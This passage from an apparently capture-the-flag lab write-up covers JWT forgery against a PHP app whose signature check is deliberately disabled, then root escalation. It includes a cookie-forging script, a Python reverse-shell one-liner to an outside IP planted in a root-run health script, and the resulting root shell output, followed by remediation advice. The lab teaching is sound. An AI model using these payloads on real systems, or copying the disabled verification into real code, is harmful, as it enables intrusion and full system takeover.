    $header = rtrim(base64_encode(json_encode(['alg'=>'HS256','typ'=>'JWT'])), '=');
    // Bug: role always set to "user" regardless of actual user role
    $payload = rtrim(base64_encode(json_encode([
        'sub' => $username,
        'role' => 'user',
        'iat' => time(),
                                               'exp' => time() + 3600
    ])), '=');
    $sig = rtrim(base64_encode(hash_hmac('sha256', "$header.$payload", JWT_SECRET, true)), '=');
    return "$header.$payload.$sig";
}

function verify_jwt($token) {
    $parts = explode('.', $token);
    if (count($parts) !== 3) return null;
    $payload = json_decode(base64_decode($parts[1]), true);
    if (!$payload) return null;
    // Signature check intentionally disabled
    // $expected = rtrim(base64_encode(hash_hmac('sha256', "$parts[0].$parts[1]", JWT_SECRET, true)),'=');
    // if (!hash_equals($parts[2], $expected)) return null;
    if (isset($payload['exp']) && $payload['exp'] < time()) return null;
    return $payload;
}
Although the token generator always assigns the role user in generate_jwt(), this is not the bypass itself.
The critical vulnerability is that the API accepts a modified JWT payload without validating its signature (verify_jwt()).
Using the APP_SECRET, we can forge a valid signature and swap our cookie in the browser.
This is an excerpt of the script I used:
data = {
    "user_id": 1
}
payload = base64.b64encode(
    json.dumps(data, separators=(',', ':')).encode()
).decode()
secret = b"<REDACTED>"
signature = hmac.new(
    secret,
    payload.encode(),
    hashlib.sha256
).hexdigest()
cookie = f"{payload}.{signature}"

With this we can visit the /admin endpoint and find the second flag (obviously in the wrong order):
What is the flag displayed on the admin panel after gaining admin access?
Privilege Escalation
One flag missing, and I assume I need to escalate my privileges, as it is usually the case.
I start with checking for executables with suid bit set:
find / -perm -4000 -type f 2>/dev/null
and also look at sudo privileges for users devops and www-data
sudo -l
but to no avail. Using linpeas.sh, I did not see anything at first. The lab machine suffers from the recent [DirtyClone]https://nvd.nist.gov/vuln/detail/cve-2026-43503) vulnerability. I recently made use of CopyFail in another room. Unsurprisingly, many previously set up Linux machines will have these new vulnerabilities, but they obviously are not the indended path, and here I’ll try to find another solution.
Typically linpeas.sh marks critical findings in red, it didn’t do that with these (which is why I missed them at the first look):
══╣ Observed UID 0 process paths modifiable by current user (T1574)
PID 1047: /usr/bin/python3 /opt/admin_bot.py | script: /opt/admin_bot.py (file writable; parent allows replacement)

╔══════════╣ Interesting GROUP writable files (not in Home) (max 200) (T1574.009,T1574.010)
╚ https://book.hacktricks.wiki/en/linux-hardening/linux-basics/linux-privilege-escalation/index.html#writable-files
  Group devops:
/tmp/linpeas_host_checker_2542.err
/tmp/linpeas_host_checker_2542.json
/opt/monitoring/health_report.sh

╔══════════╣ Writable root-owned executables I can modify (max 200) (T1574.009,T1574.010)
╚ https://book.hacktricks.wiki/en/linux-hardening/linux-basics/linux-privilege-escalation/index.html#writable-files
-rwxrwxr-- 1 root devops 537 May 18 10:41 /opt/monitoring/health_report.sh
-rwxrwxrwx 1 root root 1870 May  7  2026 /opt/admin_bot.py
-rwxrwxrwx 1 root root 46610 May 18 08:29 /var/www/html/db12312312381203812093.php
/opt/admin_bot.py
Looking at the files, we can see that health_report.sh (for which user devops has write permissions) adds periodic records in the logfile /var/log/nexus_health.log:
...
[2026-09-03 21:26:01] MySQL: OK
[2026-09-03 21:26:01] Disk: 6%
[2026-09-03 21:27:01] Health check started
[2026-09-03 21:27:01] Apache: OK
[2026-09-03 21:27:01] MySQL: OK
[2026-09-03 21:27:01] Disk: 6%
[2026-09-03 21:28:01] Health check started
[2026-09-03 21:28:01] Apache: OK
[2026-09-03 21:28:01] MySQL: OK
[2026-09-03 21:28:01] Disk: 6%
...
admin_bot.py is a running process which reviews tickets.
While I can modify the file (see permissions from linpeas output), I may not be able to restart the process (service) to load the modified script.
So, can we restart /etc/systemd/system/admin-bot.service…?
$ systemctl show admin-bot.service -p Restart -p User -p ExecStart
Restart=always
ExecStart={ path=/usr/bin/python3 ; argv[]=/usr/bin/python3 /opt/admin_bot.py ; ignore_errors=no ; start_time=[n/a] ; stop_time=[n/a] ; pid=0 ; code=(null) ; status=0/0 }
User=root
But /opt/monitoring/health_report.sh looks like the easier target.
Acc. to the linpeas output, the group devops has write permissions.
To verify that it is run with root permissions, I add a line id > /tmp/root-proof at the end of the script and after execution, the created file shows uid=0(root).
I add a small shell script to start a reverse shell (/opt/py-rev-shell.sh):
export RHOST="192.168.157.12";
export RPORT=1235;
python3 -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
and add its execution to the preiodically executed health_report.sh:
#!/bin/bash
# NexusCorp Health Monitoring Script
LOG_FILE="/var/log/nexus_health.log"
TIMESTAMP=$(date "+%Y-%m-%d %H:%M:%S")
echo "[$TIMESTAMP] Health check started" >> "$LOG_FILE"
systemctl is-active --quiet apache2 && echo "[$TIMESTAMP] Apache: OK" >> "$LOG_FILE" || echo "[$TIMESTAMP] Apache: DOWN" >> "$LOG_FILE"
systemctl is-active --quiet mysql && echo "[$TIMESTAMP] MySQL: OK" >> "$LOG_FILE" || echo "[$TIMESTAMP] MySQL: DOWN" >> "$LOG_FILE"
DISK=$(df -h / | awk "NR==2{print \$5}")
echo "[$TIMESTAMP] Disk: $DISK" >> "$LOG_FILE"

bash /opt/py-rev-shell.sh
After some seconds, I receive the reverse shell as user root and can access the last flag:
$ nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.157.12] from (UNKNOWN) [10.114.174.102] 45818
# cd /root
cd /root
# ls -la
ls -la
total 36
drwx------  5 root root 4096 Apr 29  2026 .
drwxr-xr-x 22 root root 4096 Nov 12 10:31 ..
-rw-------  1 root root    5 Feb 17  2026 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Oct 22  2024 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Oct 22  2024 .ssh
-rw-------  1 root root   29 Apr 29  2026 root.txt
drwxr-xr-x  4 root root 4096 Oct 22  2024 snap
# cat root.txt
cat root.txt
THM{<REDACTED>}
Remediation
- Information disclosure: Remove hardcoded credentials and cryptographic keys from client-side JavaScript and configuration files. Store secrets securely outside the web root.
- IDOR: Enforce server-side authorization checks for every requested resource. Do not rely on user-supplied object identifiers.
- JWT validation: Always validate JWT signatures, expiration and relevant claims before trusting the payload. Derive authorization decisions from trusted server-side data.
- Session security: Protect session cookies with HMAC verification and appropriate cookie attributes (
HttpOnly,Secure,SameSite). - File access / RFI: Never pass untrusted input to
eval(). Avoid fetching and executing remote resources; restrict file access to explicitly allowed paths. - Credential management: Avoid reusing database credentials for system accounts. Use separate credentials with least privilege.
- Linux privilege escalation: Ensure scripts executed by root are not writable by unprivileged users or groups. Review file permissions and scheduled tasks.
Lessons Learned
- A client-side disclosure can expose secrets that compromise server-side components. Never put cryptographic keys or credentials in JavaScript delivered to the browser.
- Base64 encoding does not provide confidentiality or integrity.
- JWT payloads are not trustworthy unless their signatures are verified.
- Authentication and authorization must be considered separately. A valid session does not automatically imply authorization to access every object.
- File disclosure vulnerabilities can expose application source code, configuration secrets and further attack surfaces.
- When investigating privilege escalation, writable files are only interesting if you can establish that a privileged process executes them.
- A simple permission misconfiguration can be more useful than a sophisticated kernel exploit.
Further:
- I have spent too much time trying create a new ticket to be reviewed by an admin, and to use a
XSSpayload that would allow me to read and reuse the admin’s cookie, but it seemed like a reasonable approach at the time. - I did not immediately understand the
jwtand cookie segments correctly, thinking that.was part of thebase64encoding (which seems stupid in hindsight because it really doesn’t make sense) - I made a mistake at first with the little-endian hex output from
hexdump, which obviously undermined my decryption efforts withCyberChef